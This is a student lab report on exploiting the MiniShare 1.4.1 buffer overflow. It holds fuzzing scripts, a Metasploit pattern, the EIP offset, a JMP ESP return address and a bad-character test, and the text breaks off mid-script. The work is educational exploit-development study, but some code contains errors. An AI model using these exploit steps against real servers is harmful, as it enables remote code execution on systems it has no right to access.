



SLIIT

Discover Your Future

OHTS ASSIGNMENT BUFFER OVERFLOW EXPLOITATION MINISHARE 1.4.1

A.M.S.P.B ATAPATTU - IT17127356

CYBER SECURITY SPECILIAZION

Year 04 Semester 01

Table of Contents

LIST OF FIGURES.....	1
WHAT IS BUFFER OVERFLOW VULNERABILITY?	2
WHAT IS MINISHARE.....	3
EXPLOITING THE VULNERABILITY	4
LAB REQUIREMENTS	4
<i>Installing MiniShare 1.4.1 in Windows XP.....</i>	4
<i>Installing Immunity Debugger in Windows XP.....</i>	5
<i>Vulnerability Identification.....</i>	7
<i>Buffer Size Identification</i>	8
<i>Finding illegal characters.....</i>	14
<i>Generating shellcode</i>	14

List of Figures

Figure 1: Minishare in Windows XP	4
Figure 2: Immunity debugger	5
Figure 3: 1st fuzzing script	7
Figure 4: Executing fuzzing code.....	7
Figure 5: After 1st fuzzing code Immunity debugger stopped at EIP 41414141	8
Figure 6: Generated string	9
Figure 7: Adding string to previous script.....	9
Figure 8: EIP overwritten with 36684335	10
Figure 9: Exact match found for EIP value	10
Figure 10: Getting JUM EMP instruction	11
Figure 11: Searching instruction \xff\xe4 using Mona in Immunity.....	11
Figure 12: Updated script with new buffer.....	12
Figure 13: Debugger stopped at EIP 01443908	13
Figure 14: Script that have all ASCII characters	14
Figure 15: Building Windows reverse shell.....	15
Figure 16: Final exploit python script	16
Figure 17: Running netcat to capture the reverse shell	16
Figure 18: Windows XP CMD in Kali VM	17

What is buffer overflow vulnerability?

Buffer overflow or overrun is a anomaly where a program, while writing to buffer, overruns the buffer's boundary and overwrites adjacent memory locations.

Buffer is a storage place in a memory where data can be stored and it's mostly bound in a conditional statements to check the value given by the user and enter it in to the buffer and if the value entered by user is more than the actual size of the buffer then it should not accept it and should throw an error. But what most of the times happens is buffer fail to recognize its actual size and continue to accept the input from user beyond its limit and that result in overflow which causes application to behave improperly and this lead to overflow attacks.

How to find, develop and exploit buffer overflow vulnerability is explained in this document.

What is MiniShare

MiniShare is a minimalist HTTP server for Microsoft Windows developed by kometbomb in 2006 under the GPL license . The goal of this software is to be simple and intuitive, so only the necessary features of the HTTP / 1.1 protocol are implemented. Most of the actions can be done using the mouse . For example, it is possible to share files by drag'n'drop . It is however possible to use it on the command line for advanced use.

Following are the vulnerabilities of this software from CVE Details.

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2007-2315			DoS	2007-04-26	2008-11-15	7.8	None	Remote	Low	Not required	None	None	Complete
MiniShare 1.5.4, and possibly earlier, allows remote attackers to cause a denial of service (application crash) via a flood of requests for new connections.														
2	CVE-2004-2271			Exec Code Overflow	2004-12-31	2017-07-10	7.5	User	Remote	Low	Not required	Partial	Partial	Partial
Buffer overflow in MiniShare 1.4.1 and earlier allows remote attackers to execute arbitrary code via a long HTTP GET request.														
3	CVE-2004-2035			DoS	2004-05-26	2017-07-10	5.0	None	Remote	Low	Not required	None	None	Partial
MiniShare 1.3.2 allows remote attackers to cause a denial of service (crash) via a malformed HTTP GET or HEAD request without the proper number of trailing CRLF sequences.														

In here we are going to exploit the following vulnerability

CVSS Score	7.5
Confidentiality Impact	Partial (There is considerable informational disclosure.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact	Partial (There is reduced performance or interruptions in resource availability.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	User
Vulnerability Type(s)	Execute Code Overflow
CWE ID	CWE id is not defined for this vulnerability

Exploiting the Vulnerability

Lab Requirements

1. Windows XP Virtual Machine
2. Kali Linux Machine for Attack
3. Immunity Debugger
4. MiniShare 1.4.1
5. Mona.py

Installing MiniShare 1.4.1 in Windows XP

MiniShare opens the TCP PORT 80 of the windows in order to start its web services. So, its makes the attacker to send the not defined TCP packets (reverse_tcp).





Figure 1: Minishare in Windows XP

Immunity Debugger is a powerful new way to write exploits, analyze malware, and reverse engineer binary files. It builds on a solid user interface with function graphing, the industry's first heap analysis tool built specifically for heap creation, and a large and well supported Python API for easy extensibility. We can use this software in order to identifies the MiniShare buffer size (ESP and EIP) and to identifies the executable process (.dll) to do our exploitation.



IT17127356 – A.M.S.P.B Atapattu

Registers in the upper right: The most important items here are:

- **EIP:** Extended Instruction Pointer is the address of the next instruction to be processed.
- **ESP:** Extended Stack Pointer is the top of the stack
- **EBP:** Extended Base Pointer is the bottom of the stack


Assembly Code in the upper left: This is the most difficult part of the window to understand. It shows the processor instructions one at a time in "Assembly Language", with instructions like MOV and CMP. Assembly language is difficult to learn, but you don't need to learn much of it to develop simple exploits. Don't struggle much with this pane at first.

Hex Dump at the lower left: this shows a region of memory in hexadecimal on the left and in ASCII on the right. For simple exploit development, we'll use this pane to look at targeted memory regions, usually easily labelled with ASCII text.

Stack in the lower right. This shows the contents of the Stack, but it's presented in a way that is not very helpful for us right now. For this project, disregard this pane.

Vulnerability Identification

First step is to identify the vulnerable input to the app, we can script the following fuzzer that sends bigger strings to the URL of the request until the application crashes: These Python scripts are from GitHub and some scripts are changed slightly for this exploitation.

A screenshot of a Python script in a dark-themed editor. The script is designed to create a list of buffers of increasing size (from 10 to 2000) and send them to a web application at 192.168.30.131:80. The script uses the socket module to establish a connection and send a GET request with the buffer content. The buffer is constructed as a string of 'A's followed by a space and a counter value. The script iterates through the buffers, printing the size of each string and the received response. The script is titled '1st fuzzing script' in the caption.


```
import socket
# Create an array of buffers, from 10 to 2000, with increments of 20.
counter = 10
buffer = ["A"]

while len(buffer) <= 60:
    buffer.append("A" + counter)
    counter = counter + 200

for string in buffer:
    print "Fuzzing with %s bytes" % len(string)
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect = s.connect(('192.168.30.131', 80))
    #s.recv(1024)
    s.send('GET ' + string + '\r\n\r\n')
    print s.recv(1024)
    s.close()
```


Figure 3: 1st fuzzing script

The app crashes when sending a string 1900 long, so we know the buffer is somewhere between 1700 and 1900

A screenshot of the application's response to a fuzzing request. The response is an HTML document with a status of 400 Bad request. The body contains a message indicating the version of the application (MiniShare 1.4.1) and the IP address and port (192.168.30.131 port 80). The response is titled '400 Bad request' and includes a link to the source code. The script is titled 'Executing fuzzing code' in the caption.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html><head><link rel="stylesheet" href="/minishare.css" type="text/css"><title>
400 Bad request</title></head><body><h1>400 Bad request</h1></body><hr><p class=
"versioninfo"><a href="http://minishare.sourceforge.net/">MiniShare 1.4.1</a> at
192.168.30.131 port 80.</p>
</body></html>
Fuzzing with 1900 bytes
```


Figure 4: Executing fuzzing code



```
root@kali: ~/Desktop/OHTS1
root@kali:~/Desktop/OHTS1# /usr/share/metasploit-framework/tools/exploit/pattern
create.rb -l 1900
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi
6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl
l3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9
Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq
6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt
t3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9
Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By
6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb
b3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9
Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg
```

Figure 6: Generated string

After generating the random string we can add it into our next script



```
2.py
~/Desktop/OHTS1
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
buffer='Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5A
try:
    print "\nSending evil buffer..."
    s.connect(('192.168.30.131', 80))
    s.send('GET ' + buffer + 'HTTP/1.1\r\n\r\n')
    print s.recv(1024)
    print "\nDone!."
except:
    print "Could not connect"
```

Figure 7: Adding string to previous script

After we run the script we can see the EIP was overwritten with 36684335




Figure 8: EIP overwritten with 36684335

Then we can search the exact length using following command and we can see there is a exact match at offset 1787




Figure 9: Exact match found for EIP value

Our objective is to inject a shellcode in beginning of the stack, replace EIP with the address of ESP and get the execution flow redirected to our shellcode. The problem is that the amount of data loaded in the stack changes at every execution, so we can not predict the value of the ESP address. We can work around this by finding a JMP ESP instruction in memory from a module that has no DES or ASLR, and change our EIP to point to that address.


```
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
buffer = "A" * 1787 + "\x7E\x6E\xEF\x77" + "C" * 400
try:
    print "\nSending evil buffer ..."
    s.connect(('192.168.30.131', 80))
    s.send('GET ' + buffer + '\r\n\r\n')
    print s.recv(1024)
    print "\nDone!."
except:
    print "Could not connect"
```

Figure 12: Updated script with new buffer

Then we can set a breakpoint to that memory location 77EF6E7E and run the new exploit. the debugger should pause when sending the payload, and stepping into the next instruction (F7) should jump to a the top of the stack, where there should be 400 C.

Finding illegal characters

Next step is to generate a shellcode. Before doing that, we need to know what characters the application allows. We will send a buffer that contains all the ASCII characters:

```
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
badchars = (
    "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
    "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
    "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
    "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
    "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
    "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
    "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
    "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
    "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
    "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
    "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
    "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
    "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\d0"
    "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
    "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
    "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
buffer = "A" * 1787 + "B" * 4 + badchars
try:
    print "\nSending evil buffer..."
